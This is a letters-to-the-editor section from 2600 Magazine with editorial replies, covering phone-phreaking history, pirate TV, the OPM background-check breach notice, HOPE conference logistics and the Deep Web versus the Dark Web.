
We are a vast, sprawling enterprise and those who are in the letter reply division really have no idea how subscriptions work. What we did do, however, was forward your inquiry over to the subscription department. For future reference, the people at subs@2600.com are well equipped to answer your subscription inquiries. Also, your expiration date is printed clearly on your envelope, so pay attention to that as well.

Dear *2600*:

I believe to have in my possession a blue box. Any light that can be shed on its origins would be greatly appreciated.

Jim





Well, you do indeed have a blue box, insofar as you have a box that is blue (readers will simply have to trust us on that). And, it's even a blue box that has something to do with telecommunications. But it is not a bona fide Blue Box, if that's what you suspect. Such an item would have been useful to phone phreaks of the past for exploring the old Bell system and making free phone calls using the special multifrequency (MF) tones it generated. Today, tones are no longer sent down the voice path (what used to be known as in-band signaling), the same tones aren't even used in out-of-band signaling, and the Bell system as we once knew it just isn't the same anymore. Plus, it's pretty standard for long distance phone calls to be free these days. Still, those old Blue Boxes are highly sought after for sentimental reasons. But, again, that's not what you have here. What you've got is a really primitive Radio Shack answering machine remote. This predates touch tone input for answering machines, which gives you an idea of how old it is. Instead of entering tones, you would simply hold this device up to your mouthpiece and, by pressing one of three buttons, you would control your answering machine while on the road - "control" meaning you could play a message, rewind one message, or rewind the tape. This used to be considered high tech back in the day and it was a pretty big deal. And it would still work if you could track down the corresponding answering machine. It probably also was more secure than the systems we use today unless, of course, you lost the remote. We suggest hanging on to this (or sending it to us) as it's a pretty damn cool artifact of technology that once was.

Dear *2600*:

Hello, I will be brief. I am seeking assistance in developing two TV stations broadcasting from an unknown location in the U.S. Do you have any advice? I seek funding and know-how and everything from the ground up. Additionally, I am on welfare (unfortunately), so I am vulnerable and defenseless and broke.

stupedestrian

Well, we admire your spirit in taking on this project, which no doubt will be a challenge. We're not clear if these are low powered TV stations which you have a license for or pirate stations that you're beginning on your own. (We're going to assume we're not talking about high-powered commercial transmitters here.)

Since the cut-over to digital television signals, starting a pirate station is quite a bit harder than it was before - and it wasn't all that easy then. This is one reason why pirate radio stations are so much more common. With digital television, you would have to insert an unauthorized channel into an authorized multiplex or somehow get your own pirate TV digital multiplex. Even then, getting digital televisions to re-tune and find your unauthorized channel would be difficult. It's simply no longer as basic as flipping on a transmitter and broadcasting to an unused channel.

Now, if in fact you're working on a licensed station, it's still a major challenge, but at least there's the chance of getting some help through grants, volunteers, equipment donations, and the like. You cannot do this alone, however, so be sure to involve as many people as you can find who share your interests.

Perhaps the best advice we can offer is to first come up with some unique and interesting con-

tent before trying to start an actual station. These are each full time jobs and they will both suffer if you try to take on too much. If you come up with something really compelling that could develop an audience, you're that much closer to finding enthusiastic people who will help make that possible.

Dear *2600*:

I am currently trying to determine the best way or "a way" to enjoy the *Off The Hook* radio show on my Android or iPod device. I have in the past used the *2600* radio app that was made available through the Google Play store and also downloaded the show off of iTunes. I am open to any suggestions. I will reread the help section and try to get this issue solved. Any assistance will be greatly appreciated.

Jason

We'd like to know more about this "2600 radio app," as we never created such a thing. (It does sound like a good idea, however, if any app developers want to collaborate on such a project.) We're big fans of the TuneIn app (apart from the ads they bombard you with), especially if you're trying to listen live. This app allows you to literally tune in to almost any radio station in the world through your various devices. There's no better way to learn about a place than to listen to their local radio stations. And, in our case, it's another way that people can easily hear our programs. We'd like to learn of others.

Dear *2600*:

I am looking for an individual that can trace a series of TV shows from 2002 to 2003. Do you know of anyone that might help me or may know someone that could help my cause? I would be very grateful if you could pass any information that would help us in our quest for World Peace.

Thomas

Let's see if we've got this. You're saying that finding certain television programs from 2002 and 2003 is somehow going to help us achieve world peace? We'd sure like to know what shows those are. Tracing TV shows really isn't the most difficult thing in the world, unless it's something hyper-local that was only seen on a public access channel that long ago. (And even then, it's likely that tapes exist at that channel's offices.) So please tell us what specific shows you're looking for that will help save the planet and we'll tell you where to find them. Unless it's something like Extreme Makeover*, in which case you're on your own.*

Observations

Dear *2600*:

I'm tired of people saying that hacking is a benign activity. Hacking can kill! The *Muskegon Chronicle* reports that a man was sentenced to life in prison for hacking his grandfather. Hacking him to death! Perhaps it was lack of sophistication on the part of the hacker. If he had used the appropriate screwdriver and a soldering iron instead of a hatchet, the results might not have been fatal.

D1vr0c

It's always been our position that hacking is not in itself a crime. This may be an exception.

Dear *2600*:

I'm still trying to figure out all the stuff going on with your recent magazine covers, but the only thing I know for sure is that "latitude" is misspelled.

I always love to read the magazine and appreciate the (normally) impeccable editing. Keep up the great work!

P.S. I also catch *Off The Hook* via TuneIn Radio as often as possible. Thanks for that, too.

Mark
Robbinsdale, MN

You don't think we would misspell a word for an entire year by accident, do you? That would be pretty pathetic! No, we had our reasons. In fact, if anyone would like to try and guess what those reasons were, please write in. We'll be sure to share the correct answer here if somebody guesses it.

Dear *2600*:

Just wanted to say thanks for putting out something worth reading. I picked up a *2600* quarterly a while back and have been hooked ever since. I love reading all the articles about history and what people have seen or done. I plan on writing one of my own soon. But mostly, I enjoy the feeling I get when reading *2600*. I feel like I belong. I'm not as young as I used to be, and it sometimes feels like the only "hackers" are younger people. Rest assured, many of us old timers still are with you. As long as the hacker community can stay just that - a community - then only good things can come of it. So once again, thank you for making a magazine where everyone of all ages can feel right at home.

k0k0mo

The hacker community is indeed ageless. The perception that it's only a particular demographic is mostly put forth by those trying to sell to that demographic or those who haven't actually explored the true hacker world. The good part of this is that it's never too late to learn.

Dear *2600*:

Hola hola! It has been some time since I've read your wonderful magazine and it is always a delight to read. I picked up a t-shirt and a hat from your store. I wear the hat all the time and the shirt is great too! I wish *2600* the best in the coming new year!

nuclear.decay

Welcome back! We're always being rediscovered by people and we have to wonder how they lost touch in the first place. The most common reason seems to be trouble finding us at newsstands or in bookstores that have stopped existing. It's sad to see this trend in publishing, especially when our readers are still actively seeking us out. The solution is to subscribe and not risk falling out of touch due to mainstream trends.

Dear *2600*:

Thumbs up for the *Mr. Robot* article in 32:3. I was 10 or 12 when *Whiz Kids* was on the air. At that time, our world was very different. Technology was very expensive and only accessible by a few people. Watching this TV show in 1984 was, for a lot of us, the only way to start to understand the future that was coming without having the opportunity to get in touch with new technologies.

Thirty-two years later, *Mr. Robot* is taking a place that was empty among TV series in a world where technology is everywhere. This present, where *Mr. Robot* exists, wouldn't exist without the hacker community that builds bridges and brings down walls.

P

While it's mostly laughable by today's standards, Whiz Kids *is worth a watch if you can track it down. They did seem to get the spirit right, even if the tech was often lacking. There have been so many television programs over the years that have portrayed hacking in a terribly inaccurate manner with pretty much no understanding at all of the technologies involved. We'd like to hear from our readers concerning the worst and the best that they've encountered. Each category deserves some recognition.*

Dear *2600*:

I recently read your article about "rewriting history" (32:4). It described technical aspects of the Internet Archive and seemed to raise concerns about retroactive manipulation of archives, as in George Orwell's *1984*.

Such a politically motivated "rewriting" of Internet Archive documents occurred in England a few years ago. In 2013, the Conservative Party of the United Kingdom deleted an entire decade's worth of speeches from its public website.

I hope this may prove to be informative.

blockeduser

That was indeed a remarkably bad thing for them to do. The fact that they even managed to block access to the Internet Archive's Wayback Machine is telling. Obviously, they didn't want citizens to remember what was said by the party's own elected officials. One removed speech by Prime Minister David Cameron ironically said, "By making more information available to more people, you are giving them more power." Obviously, the powers that be got the message.

This kind of thing shouldn't come as a surprise to anyone. Power is always going to be abused by those in power. Defenses need to be in place to protect us from such revisionism. Assume it's going to be attempted, and not always in such a blatantly sloppy manner. Changing a few words within a speech or in an accounting of history could have much more of a significant effect if we let it.

Dear *2600*:

Am I being paranoid? Or do governments, corporations, and non-technical citizens seem to be moving more and more towards advocating general restrictions on our privacy and our computers? The latest attacks on encryption and Tor are just one aspect of this phenomenon. Other aspects are companies using restrictive DRM software and spying on us via their software. Let's be honest - to make DRM work and enforce the DMCA, companies need to install malware on our computers. I just bought a new computer with Windows 10 (wife wanted it) and it comes ready to track my every move right out of the box! Is Windows an OS or spyware? I'm beginning to wonder.

What is really scary is that some people are afraid of computers and that "Internet Thing" and actively encourage more government surveillance. Terrorists use encryption - therefore we need back doors in the technology. What about 3D printing? Someone could make a gun! Should it be illegal to make a 3D printed gun or should even the knowledge/ability to do so be illegal? How do you know what people are making without more surveillance of their computers? That leads to all kinds of free speech messiness. Will computers become locked down and regulated like other products? Will it be illegal to "look inside" and alter the hardware or code?

Most people go after the new gadgets because they promise to make things easier and more convenient. Even I like the GPS features of my phone. People don't want to know how their computer works; they just want to point and click and have stuff just happen. I guess there is a trade off between ease of use and convenience on the one hand and privacy on the other. But all this convenience is coming at the high cost of our privacy and freedom. I'm afraid that in the future, I'll be telling my grandkids that back in the day, one could learn to code without a government license, surf via something called Tor, and even assemble their own computer from parts they purchased themselves. All before freedom and knowledge became so "dangerous," the people demanded it be controlled. I like to learn and tinker with technology and other things (don't even get me started on what the EPA thinks of the carburetor adjustments on my lawn equipment). I guess I just hope that people/society will take the high road, accept some risk, and allow the freedom to create and discover while protecting individual privacy. It's a tall order, I know. But that is why I give to the EFF, encourage Tor, and advocate Open Source Software to anyone who will listen. Thanks for publishing such a great magazine. Your philosophy is what the world needs now more than ever.

Jim L

You've hit the nail on the head concerning the current situation. There is an abundance of really cool technology out there - what we've been enthusiastic about since our very first issue. But these things don't come free. There is always a price of one sort or another. If you don't ask questions and attempt to take control of the technology, then it will wind up taking control of you. For people who can't be bothered actually learning about how things work or who don't want to experiment and think outside the box, they become dependent and manipulated. For the rest of us, we will always be looking for alternatives and better ways of accomplishing tasks. We will always try to break things and to test the limits and to bypass security, as well as bypass intrusions into our own personal lives. That is how technology and society improve together. It all falls apart when we become pure consumers.

Dear *2600*:

I always enjoy the articles by "The Prophet." Not only are they interesting and amusing, but they are always quite accurate.

I would like to take issue with one thing in an otherwise accurate history of cellular systems around the world. It is not true that analog systems were not widely deployed in Europe. The U.K., as The Prophet notes, had TACS, which was basically AMPS in the 900 MHz band (instead of the U.S. 800 MHz band). But France and Germany had their own systems. Perhaps the most widespread was NMT (Nordic Mobile Telephony) that was implemented in, you guessed it, the Nordic countries of Sweden, Norway, and Finland, in both the 450 MHz and 900 MHz bands.

The problem wasn't that Europe didn't have analog. The problem was that they had too many incompatible systems. By comparison, the U.S. at that time had a single analog system providing good national coverage and roaming with other AMPS systems in Canada, Mexico, and elsewhere in Latin America. Although some European analog systems survived for a while, most countries were happy to trash their analog systems. GSM wasn't perfect, but it provided pan-European coverage. It's a grand irony that North America went in the opposite direction, splintering into three major camps, as The Prophet rightly describes.

D1vr0c

The author says he was looking at "widely" in a user adoption sense, and not the geographical area deployed. But you are correct that there were multiple incompatible analog systems deployed across Europe, even - if we want to look really far back - including a 150 MHz system in the Soviet Union.

Dear *2600*:

It is surely not a coincidence that "2600" is the numeric job category of a "U.S. Marine Corps Basic Signals Intelligence/Ground Electronic Warfare Operator." See http://www.mosdb.com/army/2600/mos/1385/ for verification.

D1vr0c

That does seem scarily on target. Look at this job description: "Conduct collection, analysis, production, and dissemination of collected data and intelligence. Set up and operate communications and/or electronic equipment, prepare reports, conduct preventive maintenance on assigned equipment, and assist in the operational control and management of SIGINT/EW personnel, equipment, and facilities." It's kinda what we already do with the Marines.

Dear *2600*:

I have been looking through your site and found from this page http://www.2600.com/dvd/docs/2001/0126-speech.html a link to ietf.org (the Internet Engineering Task Force). This got me thinking about the history of the Internet and how it has changed. I then found this: http://www.evolutionoftheweb.com/ which shows the timeline of how things have changed on the Internet and I thought you may like this resource for your site. I also came across a company that provides connectivity for businesses using Internet phones, something I had no idea existed other than Skype. So I thought I would give you that link as well, as it might be helpful to your visitors. http://www.idtexpress.com.

Please let me know if this was useful. Also, I'm on the lookout for resources people need in your industry, so if you have any ideas, please let me know.

James

Thanks for the little tour of links. We think that would be a great premise for a column. Each link has to lead to another, all of which together wind up telling an overall story.

We're not sure what kinds of resources you're referring to, but we suggest stopping by a meeting *or coming to a conference to make connections that will likely help in your endeavors.*

Dear *2600*:

I happened upon *2600 Magazine's Freedom Downtime* Easter Egg page while doing some searches for something I found on a DVD.

I saw your modified "FBI Warning" while watching a completely unrelated DVD. I think some clueless film editor who didn't speak any English stuck it on a movie and didn't realize what it actually said!

I'd appreciate it if you could confirm that this is what the Easter Egg looks like. I'm just completely baffled by this.

Dave

That is indeed our FBI warning, which many people never bothered to actually read since it looks just like every other FBI warning at the beginning and end of videos and DVDs. Nothing would be more awesome than having this message inadvertently copied onto films worldwide. You see, our warning wasn't from the FBI. Rather, it was to the FBI, and it read as follows:

FBI WARNING

ENFORCEMENT AGENCIES TAKE NOTE - THE RIGHTS OF THE PEOPLE WILL NOT BE ABUSED FOREVER. WE HAVE STRENGTH IN NUMBERS AND THE CONVICTION OF OUR BELIEFS.

THE FILM YOU HAVE JUST SEEN IS ONE OF MANY WAYS OF SPREADING THE MESSAGE. WE WILL CONTINUE TO PUBLISH MAGAZINES, HAVE MEETINGS, DO RADIO SHOWS, USE THE INTERNET - AND MOST IMPORTANTLY - WE WILL BE WATCHING YOU.

Dear *2600:*

I write this after learning of the further Balkanization of the Internet by countries outside the United States. Brazil and Germany are now actively trying to segment their Internet to exclude the U.S.

I think this is a great idea on one hand, as it will cut off the federal government from stepping on any grounds it wants in order to arrest someone who violated U.S. laws with or without any knowledge of such laws.

On the other hand, what is being done is digital line drawing, similar to the invisible lines we abide by in real life which divide the people into continents, countries, cities, towns, neighborhoods, yards, and rooms. Further, it will lessen the exposure to people in those countries of the culture and learning experiences they otherwise would enjoy had the Internet they use not have been restricted. We see what is happening in countries like China and the Middle East where the governments shut down parts of the Internet at will.

How many would agree that it's time for a new Internet made by ourselves and not one by companies whose pockets are filled with the hands of governments? Is this possible? Who would support it with content? Would it be subject to criminalization in a manner consistent with the view that things like Bitcoin and Liberty Reserve are supposedly versions of money laundering? If it were to be made, open source or not, would there be a way to do so without government agents being able to surmount it?

Perhaps even a discussion of such a topic will soon be considered a conspiracy by the U.S. government to exclude it from regulating something that will not only end up crossing state lines but international borders as well. I advise everyone who reads this and who is involved with pentesting, online businesses of any kind, or peer-to-peer sharing to research the Commerce Clause and Congress' infinite ability to cite it at will in order to prosecute anyone in any country under federal jurisdiction.

There's a book called *Gray Hat Hacking* by Shon Harris that everyone should read, which covers in depth the 18 U.S.C. 1030 laws. People should also acquaint themselves with LexisNexis and Premise which is where paralegals and attorneys go to research case law. Learning how to read case law is quite a good skill for anyone in order to know if they're involved with anything that could land them in heat with Big Brother.

If you think you're involved with something that you might get in trouble for, *but don't know whether or not laws exist to cover it,* research it now. Better to be safe than facing the unrealistic amounts of time that the federal government dishes out like candy.

After we have safeguarded ourselves, we should then consider legally creating a new Internet, free of senseless regulation and snooping by the powers that be.

Metaknight

While such an endeavor is certainly technically possible, you can bet the authorities would be watching it very closely because of the potential power it would hold. The net as it stands now appears to be under the control of governments, but there is actually much that they regret not having more of a handle on. This whole freedom of speech default attitude, concepts like the Streisand Effect, or the inability to shut down little annoyances like Tor or encryption - if the powers that be had understood the potential from the very beginning, the Internet today would be far less open and much more a tool of control over *individuals. That said, there is much that could be done in a newly designed net to minimize government control and commercialization much further than the present levels. Perhaps that's what the growing darknets will mature into. There's definitely much potential there.*

Dear *2600:*

Here in my cell with my latest issue of *2600*, I'm pondering hacking, how it relates to me, my world around me, and the human community. Let me start at my genesis. Before I was one, I was bucking the restrictions placed on me. I do remember escaping from my crib - the baby powder five drawers up was not a problem to me. The world was a place for me to fix, modify, or overcome. My past is filled with things like when I was 13 (also my lucky number) and I took apart a working mower. Putting it back together again, still working, was not a problem. It was just hacking hardware when I rewired my American Jeep Eagle that had the wiring harness catch on fire. A mechanic told me, "You cannot use the color red for every wire!" I knew it would work, never a thought otherwise. I was different (ADD, dyslexic, autistic, whatever) when growing up. Now I'm only called"socially awkward." Some say that I'm a hacker - if they're nice.

If we want something in prison that is not available, we make it. We are sold stuff that does not work right, so we improve it all ourselves [hack, hack]. To be fair, the powers that be (prison, courts, and government in general) as a rule hack. Will they hack the law? They hack justice. How is it that people support South Carolina? They don't admit rejoining the Union after the Civil War. It's the common position because South Carolina Department of Corrections no longer gets federal money, many of the people believe they no longer have to obey federal law (they don't get the money because they fail the standards). Admittedly, I'm one who also doesn't agree with some of my federal government's laws. I just don't make a habit of hacking reality. For the government, it's nothing to have court transcripts modified. It is money, just money. Prisoners are big money. The hacking of prisoners, food, or medical care happens because prisoners don't have the ability to protect themselves. My point is that hacking is in our DNA. The question is how do we use (or not) this innate ability?

The world's in need of enlightenment. We are a world of hackers - rich, poor, strong, weak. The octopus uses a coconut shell, the primate the stick - only they hack. The strong hack to be stronger and the weak to survive. This does not have to be the future. The world calls prisoners a lost cause and says we should just stay in prison. But for myself, I will not be put down. What is the advantage of remaining anonymous, quiet, and compliant? I'm 283022 (that is me, James Anderson), geek, activist, technophile, hacker, and conspiracy theorist.

Pen Pal action is the last freedom denied us. It does not make them money (we can correspond, but cannot place an ad). Please, if you would, take into careful consideration what is reported about prisoners (it's worse). Contact with the outside world is carefully regulated. They would prefer we correspond via the for-profit email system. They make 25 cents each way by using offenderconnect.com. Every message is electronically scanned and stored. All regular mail is read or just thrown out. I do not know which is worse, having our snail-mail read by intellectual rejects or email electronically scanned for security related words. Only the dialetic will learn the truth.

The system does not have to fear the reform to come. All can have a voice. The problem is of a simple nature - thinking is not our problem. It is our loss if we don't engage when we can. Quite often, it's the reality of a situation that both discourages us and calls us to action. The power historically has been with the money, but technology and the hacking community can and will change things. Let's embrace our DNA for making things better and strive. Money will no longer be the same for me, but other things will - stepping up and trying to do the right thing, maybe Gray Hat work. This is more than a philippic account. Hacking is in our DNA.

Sypherone
aka James Anderson #283022
Tyger River Correctional Institution
200 Prison Rd.
Enoree, SC 29335

Dear *2600*:

Behold, the great goddess Liberty, the god who failed, because, as the real God said, "Every nation which turns its back on me shall be turned into hell," and will you know why? Because, as the N.T. teaches, God is *truth* and *love*, and if you say you do not believe in God, you are a hypocrite and liar and coward, and one day, which is called the Day of Reckoning, the true God will be our judge, not the god of the Kabbalah.

Both left and the right are wrong because Jesus alone is right. Sin is the rule among men, but Jesus is the exception who proved the rule, and Jesus told us beforehand what would happen: "Those who sin are slaves, and slaves have no rights." Therefore, the left is wrong because Orwell was right, and so I write you this, because hell isn't cool.

John

Somehow, hell seems a lot cooler now after reading all that.

Dear *2600*:

I just found out today I can say to my Amazon Echo, "Alexa, play *Off The Hook* podcast" and it will play it via TuneIn. Way easy and now I can listen to *Off The Hook* whenever I want with just a simple voice command. Now to get it to read *2600* to me with Audible....

RAMGarden


We believe Alexa can do this as well if you have us on your Kindle. We'd like to hear more about these kinds of developments.

A Breach of Note

Dear *2600*:

Of possible interest, I am attaching a letter received from the Office of Personnel Management. Feel free to publish the letter. It is authored by the U.S. government, so is in the public domain.

OPM is an independent agency of the U.S. government that manages various personnel-related services. In my case, several years ago I was required as part of some contracting work to obtain a security clearance from the U.S. Department of Defense. This clearance required providing a whole lot of information, which is mentioned in the letter: fingerprints and police reports, details on family and correspondents, travel history, and, of course, personal identification information including Social Security number, address, prior addresses, mother's maiden name, and similar things.



UNITED STATES OFFICE OF PERSONNEL MANAGEMENT
Washington, DC 20415

	A	B	C	D	E
PIN NUMBER:	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]

Dear [redacted]

As you may know, the Office of Personnel Management (OPM) was the target of a malicious cyber intrusion carried out against the U.S. Government, which resulted in the theft of background investigation records.

You are receiving this notification because we have determined that your Social Security Number and other personal information was included in the intrusion. As someone whose information was also taken, I share your concern and frustration and want you to know we are working hard to help those impacted by this incident. The Federal government will provide you and your dependent minor children with comprehensive identity theft protection and monitoring services, at no cost to you.

Since you applied for a position or submitted a background investigation form, the information in our records may include your name, Social Security number, address, date and place of birth, residency, educational, and employment history, personal foreign travel history, information about immediate family as well as business and personal acquaintances, and other information used to conduct and adjudicate your background investigation.

Our records also indicate your fingerprints were likely compromised during the cyber intrusion. Federal experts believe the ability to misuse fingerprint data is currently limited. However, this could change over time as technology evolves. Therefore, we are working with law enforcement and national security experts to review the potential ways fingerprint data could be misused now and in the future, and will seek to prevent such misuse. If new means are identified to misuse fingerprint data, additional information and guidance will be made available.

While we are not aware of any misuse of your information, we are providing a comprehensive suite of identity theft protection and monitoring services. We are offering you, and any of your dependent children who were under the age of 18 as of July 1, 2015, credit monitoring, identity monitoring, identity theft insurance and identity restoration services for the next three years through ID Experts, a company that specializes in identity theft protection. The identity theft insurance and identity restoration service coverage has already begun. You have access to these services at any time during the next three years if your identity is compromised.

To take advantage of the additional credit and identity monitoring services, you must enroll with ID Experts using the PIN code at the top of this letter. To enroll go to https://www.opm.gov/cybersecurity. You may also call 800-750-3004 to enroll in or ask questions about these services. I hope you will take advantage of these services.

Please note that OPM and ID Experts will not contact you to confirm any personal information. If you are contacted by anyone asking for your personal information in relation to this incident, do not provide it. For additional resources such as information you may share with people listed on your forms, sample background investigation forms, types of information which may have been taken, and tips on how to protect your personal information, visit https://www.opm.gov/cybersecurity.

Sincerely,

Beth F. Cobert
Acting Director
Office of Personnel Management

www.opm.gov Recruit, Retain and Honor a World-Class Workforce to Serve the American People www.usajobs.gov

As is typical for a security breach, I received an offer of three years' identity theft protection, free credit reports, etc. I think this is the fourth time I've received such an offer from a compromised organization. In this case, however, protection was described as automatic, and covering my family.

The letter mentions there are currently no known exploits for fingerprint data. This is the most fascinating aspect to me. Consider that there are over five million people in the U.S. with security clearances. How many of those have physical access to secure facilities? Could fingerprints be part of how a sophisticated intruder would try to gain illicit access to such facilities? Either by spoofing the biometrics for a fingerprint scanner at a facility (i.e., a fake fingerprint, as we see in the *Mission Impossible* movies), or to perform social engineering to get a new ID card or other access token. Luckily, retina prints were not required, since those are also used for two-factor authentication for secure access to facilities.

I thought this letter would be interesting to share with other *2600* readers, due to the unusually deep nature of information that OPM collects. For your average credit or background check, or online storefront, typically there is not much more than a credit card, SSN, address, and password. OPM, however, has in-depth information for millions of people who, in many cases, are employed in roles with great trust.

Unfortunately, the deep trust of providing such information was evidently not met with commensurate security around the data collected. Moreover, there is every indication in my case that data was kept long after the clearance was granted, and, in fact, after I left the role that required the clearance. Indefinite retention of data means that if misuse did not occur this time, perhaps it will occur next time the systems are breached.

Estragon

You can bet if there are no known exploits for fingerprint data currently, there will be in the fairly near future. We're surprised this breach didn't get more attention, as it shows yet another level of insecurity from those we entrust with sensitive info.

Thoughts of HOPE

Dear *2600*:

Hello, is there any minimum age for attendance? Specifically, would my 16-year-old nephew be allowed in?

Larry

It's funny how many variations of this question we get asked. Some people think they won't be allowed in if they're not a 16-year-old. Others believe we have all kinds of nasty policies. Our conferences have no age restrictions, so your *nephew has nothing to fear. But we suspect he already knew that.*

Dear *2600*:

Will tickets be required for an 11-year-old to The Eleventh HOPE in 2016?

Scott

Generally, if a kid is big enough to take up a seat, they need a ticket. Toddlers, especially those being trained as lockpickers, generally slip through the cracks. Infants are free, but are subject to the screaming baby surcharge that is applicable during talks.

Dear *2600*:

Please, please, *please* limit the number of tickets. I love the conference and I'm a "the-more-the-merrier" kinda person but it's extremely un-merry to have to wait in elevator lines and get to sessions 10 or 15 minutes early in order to get a seat. It's stressful to spend the conference fighting one's way through a throng rather than just enjoying the talks and company, or to have to decide whether to go downstairs for food knowing you won't be able to come call upstairs for hours.

Last time, the overflow-overflow overflowed and people had to just huddle around laptops in the mezzanine to watch the keynote. I had friends who sat through two or three talks in the main hall just to keep their seats for The Big Guy's talk, which is especially unfortunate for people who may have actually wanted to see those talks but couldn't because of all the campers.

Anyway, I've already got my ticket and I plan to pitch a workshop again this year, so obviously I love the conference and am going to come no matter what, but I wanted to share my two cents.

Thanks and I can't wait to make my pilgrimage to the HOtel PEnn again this summer!

Sequoia

While we know this is an issue, there is no one solution. If we limit the number of tickets based on capacity for our most popular talks, then there will be far less people at the talks that aren't as popular. Fewer people would experience the conference as a whole, which is always a great deal more than any one particular talk. The overall price would have to be jacked up as well to cover costs. We have to judge our capacity based on the entire space, every bit of which we strive to make interesting and worth spending time in. So if you're able to make it into a talk you want to see, great. If not, we hope you'll find something else in the conference space to interest you. It's all a part of the experience and we simply can't guarantee that everything you want to do and see will be possible. We've made tremendous progress setting up high definition video feeds for those who can't get in. We are always looking for suggestions on ways to do it better. Having less interesting talks, however, is not going to be one of the options.

Dear *2600*:

Hi - I'm planning to come again to HOPE in July. Will there be press tickets? (I'm happy to pay, as last time.)

Dan

Our press policies will be announced on our website (hope.net) as the conference draws closer. Believe it or not, media outlets have been asking us for press passes to this event since mid-2015.

Dear *2600*:

I noticed in the message on the store it says that tickets are nonrefundable but transferable. My question is this: I had purchased a ticket to the last HOPE, but a family emergency came up last minute and I couldn't attend. At that time, I wasn't aware transferability was an option. Would it be possible to transfer my ticket credit from the last HOPE to this one? I imagine your system keeps track of tickets purchased versus who actually walks through the door.

I know this question sounds stupid and, to be honest, I'm planning on flying to New York for the conference regardless. It's a shot in the dark but I thought I'd ask. I'll scan my old emails for the purchase confirmation of my HOPE X ticket. If this isn't possible, I completely understand, thank you for your time, and I'll see you this summer anyway!

Daniel

We sympathize but we have to stick to our policy. Transferring an unused ticket to another conference is basically a refund and if we did that, it wouldn't be fair to the other people who didn't get a refund and/or took the time to transfer their ticket. We make this policy clear from the start and have helped attendees resell their tickets whenever that becomes necessary. Needless to say, this is a lot more than you would get from most any other event that requires tickets. We hope that makes sense to you and everyone else.

Dear *2600*:

Where can I find an audio archive of all HOPE events?

Jason

You should be able to find it all on our various HOPE sites from 1994 on. We have yet to stick it all in one easy to download spot, but that's something we should be able to manage in the near future. Technically, you can find all of this on Channel2600 on YouTube, but that also has all of the video. Something neat that's fairly recent is that all HOPE sites can now be reached with their Roman numeral preceding hope.net, so i.hope.net is our first conference and xi.hope.net is The Eleventh HOPE.

Just Asking...

Dear *2600*:

I don't have a copy of *2600* on me. I am in a store and took a snap of the number 2600. Can I send it to this email or is there another?

John H.

We're not trying to be smart alecks here, but this scenario is a bit much. You're in a store at the moment you're writing this and have taken a picture of something (for the back cover, we presume) with our name on it. OK, fair enough. So you write to our letters email address in order to submit a letter which obviously won't come out until our next issue is printed wanting to know if it's OK to send that picture there? Won't you be out of the store long before this letter appears in print? Can't you just find out what the right address is (articles@2600.com) when you get to wherever your copy of the magazine is? And if you have access to the net from inside the store (which you obviously do since you're emailing us from there), can't you look up that info almost instantly anyway? Again, we're not trying to be nasty. But we find it funny when people treat us as if we were an online forum rather than a printed magazine. We have nothing against the former. But that is a different animal entirely.

Dear *2600*:

I wrote into your letters section way back in the 31:1 (Spring 2014) issue about my now former experiment: the XE-2600b malware interceptor it took me only a nanosecond to realize that I needed to create in order to understand. So with the help of your code section and GitHub, I am now teaching myself six languages in order to birth my own code-based life forms to study. Thanks again for all the hard work. The reason why I'm writing is there has been a lot of talk about the Deep Web. I'm relatively new to the dark side of the web. Is the Deep Web real and how can one access it? Keep up the great work - you guys are truly the ayatollahs of computer control.

flames

Not sure that's how we want to be viewed, but to each their own. With regards to the Deep Web, which you've probably heard about through the mass media, consider that 99 percent of anything with actual substance that they report on soars far over their heads. Please don't use them as your source for anything of true importance. Yes, there are hidden areas of the net that require skill and perseverance to access. There are also people who know how to remain anonymous. The media will only focus on the most evil applications of these concepts. There is so much more than that, however.

Consider the Deep Web as something analogous to an unlisted phone number. It's there if you know what it is, invisible if you don't. Unlisted phone numbers don't frighten us and neither should websites that can't be found in a search engine, which is basically what the Deep Web is. Not everyone needs to play the Google game.

What many people mean when they refer to the Deep Web is actually something else known as the Dark Web. Since you mentioned "the dark side of the web," we believe that may have been what you were asking about. The media tends to use these two terms synonymously, which is simply wrong. The Dark Web simply requires particular types of authorization, software, or encryption in order to access content. It scares the hell out of the authorities because they can't control it. But that's the nature of the beast, just like digital files are susceptible to being copied, despite the wishes of those who fancy themselves in charge.

Yes, the Dark Web is used to facilitate criminal behavior on occasion. But there are so many ways to fight criminals without having to be privy to their every thought. Those who believe outlawing or controlling the technology is the only way to gain control of the situation are sadly mistaken. In actuality, the real nightmare would begin if they ever succeeded.

Before anything like that happens, we suggest readers dive into the Dark Web and use it to its full potential - where the good far outweighs the bad.

Dear *2600*:

I just picked up the Autumn 2015 issue from my local Barnes and Noble and wanted to ask a couple of questions:

Why does every issue contain the usual "How do I set up a meeting in my town" letter(s)? This is a question that has been answered, ad nauseam, in almost every issue.

